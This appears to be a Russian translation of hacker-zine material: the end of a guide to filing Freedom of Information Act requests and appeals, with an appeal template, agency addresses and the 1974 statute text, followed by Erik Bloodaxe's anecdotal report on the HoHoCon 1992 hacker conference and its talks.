5. **Правоохранительная деятельность.** Это исключение позволяет правоохранительным органам удерживать оперативные материалы в целях защиты себя и других лиц. Если идёт судебный процесс, вы не сможете запросить своё дело. Разумно запросить своё досье у федеральных властей сейчас, пока это ещё возможно. Не ждите, пока окажетесь в серьёзных неприятностях, не зная при этом, что именно на вас имеется! Зная, что они держат на вас, — знаете, как защищаться.

Если в запросе всё же отказали — ещё не всё потеряно. Если вы считаете, что по смыслу FOIA имеете право на получение документа, — можно направить апелляционное письмо. В нём также

можно оспорить несправедливость начисленной платы. Образец апелляционного письма приведён ниже:

```
---------------------------------------------------------------------------

Agency Head or Appeal Officer
Name of Agency
Address of Agency
City, State, Zip Code

Re: Freedom of Information Act Appeal

Dear:
      This is an appeal under the Freedom of Information Act.

    On (date), I requested documents under the Freedom of Information Act.  My
request was assigned the following identification number: _____.  On (date),
I received a response to my request in a letter signed by (name of official).
I appeal the denial of my request.

    [Optional] The documents that were withheld must be disclosed under the
FOIA because...

    [Optional] I appeal the decision to deny my request for a waiver of fees.
I believe that I am entitles to a waiver of fees.  Disclosure of the documents
I requested is in the public interest because the information is likely to
contribute significantly to public understanding of the operations or
activities of government and is not primarily in my commercial interest.
(Provide Details)

    [Optional]  I appeal the decision to require me to pay review costs for
this request.  I am not seeking this document for commercial use.  (Provide
Details)


    Thank you for your consideration of this appeal.

                      Sincerely,

                      Name
                      Address
                      City, State, Zip Code
                      Telephone Number [Optional]
---------------------------------------------------------------------------
```

Список ведомств, хранящих данные о гражданах

```
Agriculture
     Department of Agriculture
     Washington, D.C. 20250

Air Force
     Department of the Air Force
     The Pentagon
     Washington, D.C. 20330

Alcohol, Drug Abuse, and Mental Health
     Alcohol, Drug Abuse, and Mental Health Administration
     5600 Fisher Lane
     Rockville, Maryland 20857

Alcohol, Tobacco and Firearms
     Bureau of Alcohol, Tobacco, and Firearms
     1200 Pennsylvania Avenue, N.W.
     Washington, D.C. 20226
American Battle Monuments
```

American Battle Monuments Commission:
40014 Forrestal Bldg.
Washington, D.C. 20314

Appalachian Regional
Appalachian Regional Commission:
1666 Connecticut Avenue, N.W.
Washington, D.C. 20235

Arms Control and Disarmament
U.S. Army Control and Disarmament Agency
320 21st Street
Washington, D.C. 20451

Army
Department of the Army
The Pentagon
Washington, D.C. 20314

Census
Bureau of the Census
Federal Building 3
Washington, D.C. 20233

CIA
Central Intelligence Agency
Washington, D.C. 20505

Civil Aeronautics
Civil Aeronautics Board
1825 Connecticut Avenue, N.W.
Washington, D.C. 20428

Civil Rights
Civil Rights Commission
1121 Vermont Avenue, N.W.
Washington, D.C. 20425

Civil Service
Civil Service Commission
1900 E Street, N.W.
Washington, D.C. 20415

Coastal Plains
Coastal Plains Regional Commission
1725 K Street, N.W.
Washington, D.C. 20006

Commerce
Department of Commerce
Washington, D.C. 20230

Community Services
Community Services Administration
1200 19th Street, N.W.
Washington, D.C. 20506

Consumer Product Safety
Consumer Product Safety Commission
1111 18th Street, N.W.
Washington, D.C. 20207

Copyright Office
Copyright Office
Library of Congress
Washington, D.C. 20559

Customs Service
U.S. Customs Service
1301 Constitution Avenue, N.W.
Washington, D.C. 20229

Defense
Department of Defense
The Pentagon
Washington, D.C. 20301

Defense Contracts Audits
Defense Contracts Audits Agency
Cameron Station
Alexandria, Virginia 22314

Defense Intelligence
Defense Intelligence Agency
RDS-3A
Washington, D.C. 20301

Defense Investigation
Defense Investigative Services
D0020
Washington, D.C. 20304

Defense Logistical
Defense Logistical Agency
Cameron Station
Alexandria, Virginia, 22314

Defense Mapping
Defense Mapping Agency
Naval Observatory
Washington, D.C. 20305

Disease Control
Center for Disease Control
Atlanta, Georgia 30333

Economic Development
Economic Development Administration
Department of Commerce
14th & Constitution Avenue, N.W.
Washington, D.C. 20230

Education
Office of Education
400 Maryland Avenue, S.W.
Washington, D.C. 20202

Energy
Department of Energy
U.S. Department of Energy
Washington, D.C. 20461

EPA
Environmental Protection Agency
401 M Street, S.W.
Washington, D.C. 20460

Environmental Quality
Council on Environmental Quality
722 Jackson Place, N.W.
Washington, D.C. 20006

Equal Employment Opportunity
Equal Employment Opportunity Commission
2401 E Street, N.W.
Washington, D.C. 20506

Export-Import Bank
Export-Import Bank of the U.S.
811 Vermont Avenue, N.W.
Washington, D.C. 20571

FAA

Federal Aviations Administration
800 Independence Avenue, S.W.
Washington, D.C. 20591

FBI
Federal Bureau of Investigation
9th and Pennsylvania Avenue, N.W.
Washington, D.C. 20535

FCC
Federal Communications Commission
1919 M Street, N.W.
Washington, D.C. 20554

Federal Elections
Federal Election Commission
550 17th Street, N.W.
Washington, D.C. 20463

Federal Highways
Federal Highway Administration
400 7th Street, S.W.
Washington, D.C. 20590

Federal Power
Federal Power Commission
825 North Capitol Street
Washington, D.C. 20426

Federal Trade
Federal Trade Commission
6th and Pennsylvania Avenue, N.W.
Washington, D.C. 20580

Food and Drug
Food and Drug Administration
5600 Fisher Lane
Rockville, Maryland 20857

Foreign Claims Settlement
Foreign Claims Settlement Commission
1111 20th Street, N.W.
Washington, D.C. 20579

General Accounting
General Accounting Office
441 G. Street, N.W.
Washington, D.C. 20548

General Services
General Services Administration
18th and F Streets, N.W.
Washington, D.C. 20405

Health, Education, and Welfare
U.S. Department of Health, Education, and Welfare
200 Independence Avenue, S.W.
Washington, D.C. 20201

Health Resources
Health Resources Administration
3700 East West Highway
Hyattsville Maryland 20782

Health Services
Health Services Administration
5600 Fisher Lane
Rockville, Maryland 20857

HUD
Department of Housing and Urban Development

Washington, D.C. 20410

Immigration and Naturalization
Immigration and Naturalization Service
425 I Street, N.W.
Washington, D.C. 20536

Information Agency
U.S. Information Agency
1750 Pennsylvania Avenue, N.W.
Washington, D.C. 20547

Interior
Department of the Interior
18th and C Street, N.W.
Washington, D.C. 20240

IRS
Internal Revenue Service
1111 Constitution Avenue, N.W.
Washington, D.C. 20224

International Development
Agency for International Development
21st and Virginia Avenue, N.W.
Washington, D.C. 20532

International Trade
International Trade Commission
701 E Street, N.W.
Washington, D.C. 20436

ICC
Interstate Commerce Commission
12th and Constitutional Avenue, N.W.
Washington, D.C. 20423

Justice
Department of Justice
Washington, D.C. 20530

Labor
Department of Labor
Washington, D.C. 20210

Law Enforcement Assistance
Law Enforcement Assistance Administration
633 Indiana Avenue, N.W.
Washington, D.C. 20230

National Aeronautics and Space
National Aeronautics and Space Administration
400 Maryland Avenue, S.W.
Washington, D.C. 20546

National Archives and Records
National Archives and Records Service
Washington, D.C. 20408

National Credit Union
National Credit Union Administration
2025 M Street, N.W.
Washington, D.C. 20506

National Endowment for the Arts
National Endowment for the Arts
806 15th Street, N.W.
Washington, D.C. 20506

National Endowment for Humanities
National Endowment for Humanities

806 15th Street, N.W.
Washington, D.C. 20506

National Highway Traffic Safety
National Highway Traffic Safety Administration
400 7th Street, S.W.
Washington, D.C. 20590

National Institute of Education
National Institute of Education
1200-19th Street, N.W.
Washington, D.C. 20208

National Institute of Health
National Institute of Health
9000 Rockville Pike
Rockville, Maryland 20014

National Labor Relations
National Labor Relations Board
1717 Pennsylvania Avenue, N.W.
Washington, D.C. 20570

National Science Foundation
National Science Foundation
1800 G Street, N.W.
Washington, D.C. 20550

National Security Agency
National Security Agency
Fort George Meade, Maryland 20755

National Security Council
National Security Council
Old Executive Office Building
Washington, D.C. 20506

National Transportation Safety
National Transportation Safety Board
800 Independence Avenue, S.W.
Washington, D.C. 20594

Navy
Department of the Navy
The Pentagon
Washington, D.C. 20350

Nuclear Regulation
Nuclear Regulatory Commission
Washington, D.C. 20555

Overseas Private Investment
Overseas Private Investment Corporation
1129 20th Street, N.W.
Washington, D.C. 20527

Postal Service
U.S. Postal Service
475 L'Enfant Plaza, S.W.
Washington, D.C. 20260

Prisons
Bureau of Prisons
320 First Street, N.W.
Washington, D.C. 20534

Public Health
Public Health Service
200 Independence Avenue, S.W.
Washington, D.C. 20201
Secret Service

```
      U.S. Secret Service
      1800 G Street, N.W.
      Washington, D.C. 20223

  Securities and Exchange
      Securities and Exchange Commission
      500 North Capitol Street
      Washington, D.C. 20435

  Selective Service
      Selective Service System
      600 E Street, N.W.
      Washington, D.C. 20435

  Small Business
      Small Business Administration
      1441 L Street, N.W.
      Washington, D.C. 20416

  Social Security
      Social Security Administration
      6401 Security Blvd.
      Baltimore, Maryland 21235

  State
      Department of State
      Washington, D.C. 20520

  Transportation
      Department of Transportation
      400 7th Street, S.W.
      Washington, D.C. 20590

  Treasury
      Department of the Treasury
      1500 Pennsylvania Avenue, N.W.
      Washington, D.C. 20220

  Urban Mass Transit
      Urban Mass Transit Administration
      400 7th Avenue, S.W.
      Washington, D.C. 20590

  Veterans
      Administration
      Vermont Avenue, N.W.
      Washington, D.C. 20420
```

Полный текст Закона о свободе информации с поправками 1974 года (Public Law 93-502)

Ниже приведён полный текст FOIA. Возможно, он окажется полезным. Рекомендую прочитать его, чтобы лучше понять закон. Не советую делать это в суицидальном состоянии.

---

§ 552. Общедоступная информация; ведомственные правила, заключения, приказы, документы и делопроизводство

(a) Каждое ведомство делает информацию общедоступной следующим образом:

(1) Каждое ведомство отдельно формулирует и публикует в Федеральном реестре для руководства граждан:

(A) описания своей центральной и полевой организации, а также места, сотрудников (а в случае военизированной службы — личный состав) и методы, посредством которых общественность может получить информацию, подавать обращения или запросы либо получать решения;

(B) изложение общего порядка и методов, посредством которых осуществляются и определяются его функции, включая характер и требования всех формальных и неформальных доступных процедур;

(C) процедурные правила, описания доступных форм или мест, где они могут быть получены, а также инструкции относительно объёма и содержания всех документов, отчётов или проверок;

(D) нормативные акты общего применения, принятые в соответствии с законом, а также заявления общей политики или толкования общего применения, разработанные и принятые ведомством; и

(E) каждую поправку, пересмотр или отмену вышеизложенного.

За исключением случаев, когда лицо фактически и своевременно уведомлено об условиях документа, от лица ни в каком порядке нельзя требовать обращения к материалу, который должен быть опубликован в Федеральном реестре, но не был опубликован, и оно не может быть негативно затронуто таким материалом. Для целей настоящего пункта материал, разумно доступный для класса лиц, которых он касается, считается опубликованным в Федеральном реестре, если он включён в него путём ссылки с одобрения Директора Федерального реестра.

(2) Каждое ведомство в соответствии с опубликованными правилами предоставляет для публичного ознакомления и копирования:

(A) окончательные заключения, включая согласительные и особые мнения, а также приказы, вынесенные в ходе рассмотрения дел;

(B) заявления политики и толкования, принятые ведомством и не опубликованные в Федеральном реестре; и

(C) административные руководства для персонала и инструкции персоналу, затрагивающие интересы граждан;

— если только эти материалы не публикуются оперативно и не поступают в продажу. В той мере, в какой это необходимо для предотвращения явно неоправданного вторжения в личную жизнь, ведомство может удалять идентифицирующие сведения при предоставлении или публикации заключений, заявлений политики, толкований или руководств для персонала. Однако в каждом случае основание для удаления должно быть чётко изложено в письменной форме. Каждое ведомство также ведёт и предоставляет для публичного ознакомления и копирования актуальные указатели с идентифицирующей информацией для граждан относительно любого материала, изданного, принятого или обнародованного после 4 июля 1967 года и подлежащего предоставлению или публикации в соответствии с настоящим пунктом. Каждое ведомство оперативно, ежеквартально или чаще, распространяет (путём продажи или иным образом) копии каждого указателя или дополнения к нему, если только не определит изданным в Федеральном реестре приказом, что публикация была бы излишней или непрактичной, — в этом случае ведомство тем не менее предоставляет копии такого указателя по запросу по стоимости, не превышающей прямых затрат на копирование. На окончательный приказ, заключение, заявление политики, толкование или руководство для персонала, затрагивающие интересы граждан, ведомство вправе ссылаться как на прецедент против стороны, не являющейся ведомством, только если:

(i) он проиндексирован и либо предоставлен, либо опубликован в соответствии с настоящим пунктом; или

(ii) сторона фактически и своевременно уведомлена об условиях документа.

(3) За исключением документов, предоставляемых в соответствии с пунктами (1) и (2) настоящего подраздела, каждое ведомство по любому запросу о документах, который (A) разумно описывает такие документы и (B) подан в соответствии с опубликованными правилами, указывающими сроки, место, сборы (если таковые имеются) и применяемые процедуры, незамедлительно предоставляет документы любому лицу.

(4)(A) В целях исполнения положений настоящего раздела каждое ведомство разрабатывает нормативные акты, посредством уведомления и получения публичных комментариев, устанавливающие единый перечень сборов, применимый ко всем составным подразделениям такого ведомства. Такие сборы ограничиваются разумными стандартными тарифами за поиск и копирование документов и обеспечивают возмещение только прямых затрат на такой поиск и копирование. Документы предоставляются бесплатно или по сниженной цене, если ведомство определяет, что отмена или снижение сбора отвечает публичным интересам, поскольку предоставление информации может рассматриваться как направленное прежде всего на пользу широкой общественности.

(B) По жалобе окружной суд США в округе, где проживает заявитель или имеет основное место деятельности, либо где находятся ведомственные документы, либо в Округе Колумбия, обладает юрисдикцией запретить ведомству удерживать ведомственные документы и обязать предоставить любые ведомственные документы, неправомерно удержанные от заявителя. В таком случае суд рассматривает дело заново и вправе изучить содержание таких ведомственных документов при закрытых дверях для определения того, подлежат ли такие документы или их часть удержанию на основании каких-либо исключений, перечисленных в подразделе (b) настоящего раздела, причём бремя доказывания правомерности своих действий лежит на ведомстве.

(C) Невзирая на иные положения закона, ответчик подаёт ответ или иным образом реагирует на любую жалобу, поданную в соответствии с настоящим подразделом, в течение тридцати дней с момента вручения ответчику соответствующего процессуального документа, если только суд не распорядится иначе по уважительным причинам.

(D) За исключением дел, которые суд считает более важными, производство в окружном суде, предусмотренное настоящим подразделом, и апелляции по нему пользуются приоритетом в очерёдности рассмотрения над всеми иными делами и назначаются к слушанию, судебному разбирательству или устным прениям в кратчайшие практически возможные сроки с максимальным ускорением производства.

(E) Суд вправе взыскать с Соединённых Штатов разумные гонорары адвоката и иные судебные расходы, разумно понесённые по любому делу в соответствии с настоящим разделом, в котором заявитель одержал существенную победу.

(F) Если суд обязывает предоставить ведомственные документы, неправомерно удержанные от заявителя, и взыскивает с Соединённых Штатов разумные гонорары адвоката и судебные расходы, а также выносит письменное заключение о том, что обстоятельства удержания вызывают обоснованные сомнения в том, действовали ли сотрудники ведомства произвольно или с превышением полномочий в отношении данного удержания, Комиссия по делам гражданской службы незамедлительно возбуждает производство для определения того, оправданы ли дисциплинарные меры против должностного лица или сотрудника, несущего основную ответственность за удержание. Комиссия после расследования и рассмотрения представленных доказательств направляет свои выводы и рекомендации административному органу соответствующего ведомства и высылает копии выводов и рекомендаций соответствующему должностному лицу или сотруднику либо его представителю. Административный орган принимает корректирующие меры, рекомендованные Комиссией.

(G) В случае неисполнения решения суда окружной суд вправе привлечь к ответственности за неуважение к суду ответственного сотрудника, а в случае военизированной службы —

ответственного члена такой службы.

(5) Каждое ведомство, имеющее более одного члена, ведёт и предоставляет для публичного ознакомления протокол итоговых голосований каждого члена по каждому ведомственному производству.

(6)(A) Каждое ведомство по любому запросу о документах, поданному в соответствии с пунктами (1), (2) или (3) настоящего подраздела:

(i) определяет в течение десяти дней (за исключением суббот, воскресений и официальных праздников) после получения любого такого запроса, следует ли его удовлетворить, и незамедлительно уведомляет лицо, подавшее запрос, о таком решении, его основаниях и праве такого лица обжаловать неблагоприятное решение руководителю ведомства; и

(ii) принимает решение по любой апелляции в течение двадцати дней (за исключением суббот, воскресений и официальных праздников) после её получения. Если по итогам апелляции отказ в предоставлении запрошенных документов подтверждается полностью или частично, ведомство уведомляет лицо, подавшее запрос, о возможности судебного обжалования этого решения в соответствии с пунктом (4) настоящего подраздела.

(B) В исключительных обстоятельствах, указанных в настоящем подпункте, сроки, установленные пунктами (i) или (ii) подпункта (A), могут быть продлены путём письменного уведомления лица, подавшего запрос, с изложением оснований для такого продления и даты, к которой ожидается направление решения. Такое уведомление не может устанавливать дату, влекущую продление более чем на десять рабочих дней. В целях настоящего подпункта «исключительные обстоятельства» означают — но только в той мере, в какой это разумно необходимо для надлежащей обработки конкретного запроса:

(i) необходимость поиска и сбора запрошенных документов из полевых подразделений или иных учреждений, находящихся отдельно от подразделения, обрабатывающего запрос;

(ii) необходимость поиска, сбора и надлежащего изучения большого количества отдельных и самостоятельных документов, затребованных в одном запросе; или

(iii) необходимость консультаций, которые должны проводиться с максимально возможной оперативностью, с другим ведомством, имеющим существенный интерес в рассмотрении запроса, или между двумя или более подразделениями ведомства, имеющими существенный тематический интерес.

(C) Любое лицо, подавшее запрос в любое ведомство о предоставлении документов в соответствии с пунктами (1), (2) или (3) настоящего подраздела, считается исчерпавшим административные средства защиты в отношении такого запроса, если ведомство не соблюдает применимые сроки, установленные настоящим пунктом. Если Правительство может доказать наличие исключительных обстоятельств и то, что ведомство проявляет должную заботу при ответе на запрос, суд вправе сохранить юрисдикцию и предоставить ведомству дополнительное время для завершения проверки документов. После принятия ведомством решения об удовлетворении запроса о предоставлении документов такие документы незамедлительно предоставляются лицу, подавшему запрос. В любом уведомлении об отказе в предоставлении документов в соответствии с настоящим подразделом указываются имена и должности или должностные звания каждого лица, ответственного за отказ.

(b) Настоящий раздел не распространяется на материалы, которые:

(1) (A) специально разрешены к засекречению на основании критериев, установленных президентским указом, в интересах национальной обороны или внешней политики, и (B) фактически надлежащим образом засекречены в соответствии с таким президентским указом;

(2) относятся исключительно к внутренним правилам и практике персонала ведомства;

(3) специально исключены из раскрытия законодательным актом;

(4) являются коммерческой тайной, а также коммерческой или финансовой информацией, полученной от лица и носящей привилегированный или конфиденциальный характер;

(5) являются межведомственными или внутриведомственными меморандумами или письмами, которые не были бы доступны по закону стороне, не являющейся ведомством, находящейся в споре с ведомством;

(6) являются личными, медицинскими и аналогичными досье, раскрытие которых составило бы явно неоправданное вторжение в личную жизнь;

(7) являются оперативными материалами, собранными в целях правоохранительной деятельности, но только в той мере, в какой их предоставление (A) создаст помехи правоохранительному производству, (B) лишит лицо права на справедливое судебное разбирательство или беспристрастное рассмотрение, (C) составит неоправданное вторжение в личную жизнь, (D) раскроет личность конфиденциального источника и — в случае материала, составленного органом уголовного преследования в ходе уголовного расследования или ведомством, проводящим законное расследование в сфере национальной безопасности, — конфиденциальную информацию, предоставленную исключительно конфиденциальным источником, (E) раскроет методы и процедуры расследования или (F) создаст угрозу жизни или физической безопасности сотрудников правоохранительных органов;

(8) содержатся или относятся к проверочным, операционным или аналитическим отчётам, подготовленным ведомством, от его имени или для использования ведомством, ответственным за регулирование или надзор за финансовыми учреждениями; или

(9) являются геологической и геофизической информацией и данными, включая карты, относящимися к скважинам.

Любая поддающаяся отделению часть документа, в отношении которой исключения не применяются, предоставляется лицу, запросившему этот документ, после удаления частей, подпадающих под исключения, предусмотренные настоящим подразделом.

(c) Настоящий раздел не даёт оснований для удержания информации или ограничения доступа общественности к документам, за исключением случаев, прямо предусмотренных настоящим разделом. Настоящий раздел не является основанием для удержания информации от Конгресса.

(d) Не позднее 1 марта каждого календарного года каждое ведомство представляет доклад за предшествующий календарный год Спикеру Палаты представителей и Председателю Сената для направления в соответствующие комитеты Конгресса. Доклад включает:

(1) количество решений такого ведомства об отказе в удовлетворении запросов о предоставлении документов, поданных в ведомство в соответствии с подразделом (a), и основания каждого такого решения;

(2) количество апелляций, поданных лицами в соответствии с подразделом (a)(6), результаты таких апелляций и основания принятых по каждой апелляции решений, повлёкших отказ в предоставлении информации;

(3) имена и должности или должностные звания каждого лица, ответственного за отказ в предоставлении документов в соответствии с настоящим разделом, а также количество случаев участия каждого такого лица;

(4) результаты каждого производства, проведённого в соответствии с подразделом (a)(4)(F), включая сведения о принятых дисциплинарных мерах против должностного лица или сотрудника, несущего основную ответственность за неправомерное удержание документов, или объяснение причин, по которым дисциплинарные меры не были приняты;

(5) копию каждого нормативного акта, изданного таким ведомством в соответствии с настоящим разделом;

(6) копию перечня сборов и общую сумму сборов, собранных ведомством за предоставление документов в соответствии с настоящим разделом; и

(7) иную информацию, свидетельствующую об усилиях по полноценному администрированию настоящего раздела.

Генеральный прокурор представляет ежегодный доклад не позднее 1 марта каждого календарного года, который включает за предшествующий год перечень количества дел, возникших в соответствии с настоящим разделом, исключение, примёненное в каждом деле, решение по такому делу, а также расходы, сборы и штрафы, начисленные в соответствии с подразделами (a)(4)(E), (F) и (G). Такой доклад также включает описание усилий Министерства юстиции по содействию соблюдению ведомствами требований настоящего раздела.

(e) Для целей настоящего раздела термин «ведомство» определён в разделе 551(1) настоящего Кодекса и включает любой исполнительный департамент, военный департамент, государственную корпорацию, государственную контролируемую корпорацию или иное учреждение исполнительной ветви власти (включая Исполнительное управление Президента), а также любое независимое ведомство.

Заключение

Закон о свободе информации — мощный инструмент, который можно использовать в своих интересах и для того, чтобы узнать, что именно федеральные органы держат о вас в своих журналах. Пользуйтесь им — только не злоупотребляйте. Он даёт человеку значительную власть над правительством. Нам больше не нужно объяснять причины, по которым мы хотим знать ту или иную информацию — у нас есть право на знание. На правительстве лежит обязанность не допускать нас к этой информации. Хочу также добавить, что регламенты и все документы ведомств можно найти в любой крупной библиотеке. Это сэкономит вам деньги и нервы. В общем, держитесь, всё не так уж плохо. И смотрите Comedy Central — это полезно для здоровья.

Привет: всем хорошим пользователям на atdt, the works, tlitd. Stargazer, daemon, joker, shadow, безнадёжным фанатикам варезника. Deranged derelict, jt и всем остальным виртуальным друзьям, о которых я забыл.

HoHoCon 1992: Разное

Автор: Erik Bloodaxe (Chris Goggans) и другие

Хакеры нервничали. И это было понятно. До HoHoCon оставалось всего несколько недель, а уже две другие «встречи» успели столкнуться с проблемами со стороны властей.

По андеграунду поползли слухи, что HoHo станет следующей мишенью. Сообщения с дурными предзнаменованиями наводнили подполье. Все взвинтили себя до предела разговорами о предстоящих облавах на HoHoCon. Одни начали отменять бронирования, другие и вовсе отказывались принимать какое-либо решение.

Но посреди всей этой неразберихи и шумихи многие заявляли: «Пусть попробуют нас накрыть! Я всё равно еду!» Это были немногочисленные смельчаки... или просто идиоты.

HoHoCon глазами Эрика Блудакса (Chris Goggans)

Я прибыл в Allen Park Inn в пятницу 18-го числа ближе к середине дня. Меня тут же встретили несколько приятелей и какой-то бродяга, представившийся как «Crunchhhhhhhhh». Да, Джон Дрейпер, печально известный Captain Crunch, действительно выбрался, чтобы посетить нашу маленькую вечеринку. (Да, Вирджиния, слухи правдивы: у Капитана нет зубов, он неряшлив, высокомерен и невыносимо раздражителен.)

Я последовал за Скоттом Чейсином в нашу комнату, а за нами — вся толпа ранних прибывших. Убрав вещи, я заметил, что Дрейпер маячит в дверях и яростно разглагольствует о курении в нашей комнате. «Я никогда не слышал о хакере, который курит», — воскликнул Капитан. Восприняв это как сигнал к действию, я стрельнул сигарету Djarum у Crimson Death и с огромным удовольствием добавил свой дым к уже клубившемуся туману.

Следующие 30 минут Дрейпер провёл в попытках подслушивать разные разговоры, в которых старые друзья делились новостями. Не будучи лично знаком ни с кем из нас, он тем не менее считал себя обязанным вставлять свои комментарии в наши беседы о жизни, учёбе и музыке — вперемежку с кашлем и жалобами на дым.

Через какое-то время всех выставили из комнаты, и мы отправились поесть. Скотт Чейсин, я, двое хакеров (The Conflict и Louis Cypher), а также Гэри Пул (освещавший всё это безобразие для Unix World) двинули в ближайшее заведение. Taco Bell оказался ближе всего. Сидя в окружении буррито, Скотт, Conflict и я принялись разглагольствовать о безопасности Unix (а точнее, о её полном отсутствии). Гэри выудил журналистский блокнот и начал записывать. Не уверен, что именно завладело большей частью его записей — содержание нашей лекции или мои постоянные комментарии по поводу хихикающих студенток за соседними столиками.

Вернувшись на Con, мы обнаружили, что обстановка накалялась. Приехало больше людей, и персонал Allen Park Inn начал беспокоиться о своей безопасности и безопасности других постояльцев. Один из них сказал Джесси (Drunkfux), организатору HoHoCon: «Этот Дрейпер должен держаться подальше от лобби. Он жевал куски собственной кожи с рук, и это пугало некоторых посетителей». Персонал совершенно не знал, что и думать, когда один отец приехал с тремя сыновьями и, оформив комнату на свою кредитную карту, сказал мальчикам: «Ладно, парни, мама заберёт вас в воскресенье».

Большинство из нас это не особо волновало. Мы отправились прямо в бар, где Рэмбоун угостил Скотта и меня камикадзе. В баре также оказался Bootleg, который только что вышел. (Откуда и за что — узнайте сами.) Bootleg, пожалуй, самый умный байкер из всех, кого мне доводилось встречать. Мы говорили о сексе, наркотиках, мотоциклах, компьютерах, сотовом мошенничестве и о том, где находится ближайшее кабаре.

Среди хакеров в баре начал назревать небольшой скандал. В одном конце зала за столом сидела группа пожилых мужчин. «Федералы», — пробормотал кто-то, кивая в их сторону.

«Ну и ладно», — ответил я и ушёл искать Джесси. Когда я вернулся несколько минут спустя, хакеры уже разговаривали с незнакомцами и выяснили, что никакие они не федералы. В группе оказались Джим Картер из хьюстонской Bank Security и Берни Миллиган из Communications & Toll Fraud Specialists, Inc. Когда это выяснилось, напряжение спало, и все продолжили возлияния.

Неожиданно я заметил в зале девушку. Раньше я видел её во дворе, а теперь она была одна. Включив своё обаяние «Leisure Suit Larry», я занял место рядом. Мелисса приехала из Остина, чтобы освещать событие для Mondo-2000. Она меня удивила, сообщив, что знает, кто я, где работаю и даже мой добавочный номер телефона. (Я едва не свалился с барного стула.)

Джим и Берни подошли и присоединились к нам. Bootleg, Chaoswiz, Мелисса и я завалили их байками о НЛО, хакерстве, АНБ и ЦРУ. (Берни утверждал, что работал в АНБ, а Джим — в ЦРУ. Мы так и не установили, действовали ли они по приказу полковника Джима Бима и генерала Джека Дэниелса.)

После дискуссий об истинном происхождении АНБ компания разошлась, и мы с Мелиссой направились в комнату MC Allah, чтобы принять участие в дегустации кега, который он притащил. Войдя, мы увидели малорослого парня со шприцем в руке. Это было несколько чересчур даже для меня. Я вырвал у него «лекарство» и обнаружил, что это всего лишь какой-то гормон роста. Парень, 8-Ball, был на самом деле 15-летним — его родители кололи ему гормоны для стимуляции роста. Тем не менее 8-Ball был совершенно невменяемым. К тому времени, как мы пришли, он, судя по всему, употребил такое разнообразие неизвестно чего, что ему повезло вообще помнить, где он находится. Позже вечером он был убеждён, что является Скоттом Чейсином, и признался во многих прегрешениях, перед тем как принести подношения фарфорному алтарю.

Разговоры в комнате с кегом оставляли желать лучшего. Один крупный хакер по имени Тони посмотрел на Мелиссу и на изломанном британском акценте спросил, можно ли ему потрогать её грудь. А спор между MC Allah и Хантером о том, кто больше выпьет, достиг кульминации, когда оба по очереди засунули головы под кран кега на продолжительное время.

Примерно без четверти одиннадцать появился охранник гостиницы в куртке Raiders и огромной снежной шапке (из тех, с помпоном сверху). В руке он сжимал бумажную дубинку — свёрнутый в трубку Houston Press. «Всем щас же по нумерам, ну! Не буду больше повторять». Все осмотрели охранника и вернулись в комнату с кегом. Так родился «Homie da Guard». Как только он ушёл, все высыпали обратно на крыльцо.

Становилось поздно, а мне нужно было выступать на следующее утро, и я попытался попасть в нашу комнату. Скотт Чейсин, хакер экстра-класса, запер меня снаружи. После десяти минут стука в дверь, пяти минут в окна, десяти минут в стены и ещё пятнадцати минут непрерывного звонка по телефону я решил, что Скотт слишком пьян, чтобы открыть, и рухнул спать на полу у Джесси.

Той ночью прорвало водопровод. Некоторые высказывали предположение, что это злобные хакеры «взломали систему». Как бы не так.

Пока все жаловались на отсутствие воды, кто-то подслушал, как трое молодых участников мероприятия у рядка таксофонов пытаются заказать несколько эскорт-услуг «в кредит». По слухам, им это удалось.

На следующее утро царил хаос. Когда мы добрались до конференц-зала, там уже было около 150 человек. Louis Cypher сидел у входа, собирал деньги за лотерею и следил, чтобы все расписывались в гостевой книге. Джесси и другие налаживали видеооборудование и готовились к программе. В глубине зала Берни сидел, прослушивая толпу с помощью направленного микрофона и записывая разговоры собравшихся.

Крунч снова встал в позу. «Если все здесь не прекратят курить, я не смогу провести свою речь. Если вы хотите меня слушать — перестаньте курить». Тут же загорелось ещё несколько сигарет. Поговорив с администрацией, Крунч вернулся и попросил курильщиков хотя бы переместиться на одну сторону зала, ближе к двери. Публика неохотно согласилась.

Конференцию открыл консультант Рэй Каплан, проведя перекличку присутствующих. Среди них были люди от 15 до за 50, профессионалы и любители, энтузиасты всевозможных операционных систем. Рэй рассказал об одной из своих аудиоконференций, в ходе которой офицер ФБР обмолвился, что одним из ключевых источников информации для них является «I.R.C.»

Bootleg выступил с речью о колоссальных возможностях сотового мошенничества. Он рассказал, как перехватывать обратный канал для получения ESN, и где раздобыть оборудование для этого. Позже он раздал дискеты (IBM-формат) с информацией о том, как перепрограммировать сотовые телефоны и где взять оборудование для перехвата абонентских номеров из эфира.

Следующими выступали мы с Чейсином. Наша тема была несколько туманной и намеренно урезанной из соображений осторожности. Во время репортажа Dateline NBC, в котором фигурировал Чейсин, на экране мелькнула информация о данных по НЛО, хранящихся на военных компьютерах. Мы с Чейсином получили в распоряжение исследовательскую базу данных, собранную хакерами, занимавшимися этим вопросом. Мы рассказали об их проекте, о слухах, окружавших их находки, и о страхе, пронизывавшем весь этот проект. Не зная истинных деталей, мы воздержались от дальнейших комментариев, но сделали документацию доступной для всех желающих. Завершили выступление, ответив на вопросы о компьютерной безопасности, консалтинге и т. д.

Стив Райан, хьюстонский адвокат, живо интересующийся правовыми аспектами киберпространства, выступил следующим. Он затронул несколько актуальных вопросов, влияющих на сообщество, рассказал о действующих законах, рассматриваемых делах и поведал о своём пути к специализации на проблемах электронного сообщества.

Затем Джим Картер провёл быструю и наглядную демонстрацию перехвата электромагнитного излучения и простого восстановления данных из этого шума. Он перехватил сигнал небольшого терминала с помощью обычного, никак не модифицированного портативного телевизора. Затем рассказал, как считывать ЭМИ от водопроводных труб, земли, стекла и т. д. Речь Джима, при всей своей увлекательности, местами становилась крайне расплывчатой — особенно когда речь заходила о необходимом оборудовании и его собственном прошлом. (Спишем это на его «цэрэушную» выучку.)

Тут появились представители администрации отеля и потребовали, чтобы все немедленно освободили помещение. Оказывается, кто-то нетрезвый забрёл на кухню и что-то там сломал. Стив Райан отлучился, чтобы немного разрядить обстановку. Через несколько минут вернулся и сообщил, что все могут остаться, но ночью надо вести себя тихо. Так были похоронены тайные планы некоторых въехать на гольф-каре гостиницы в бассейн.

Лотерея оказалась мероприятием самого банального свойства. На аукцион выставляли всё подряд — от мигающих дорожных фонарей до SunOS 4.1.3, от футболок до книг. Одному везунчику достался даже официальный шоколадный батончик Майкла Джексона.

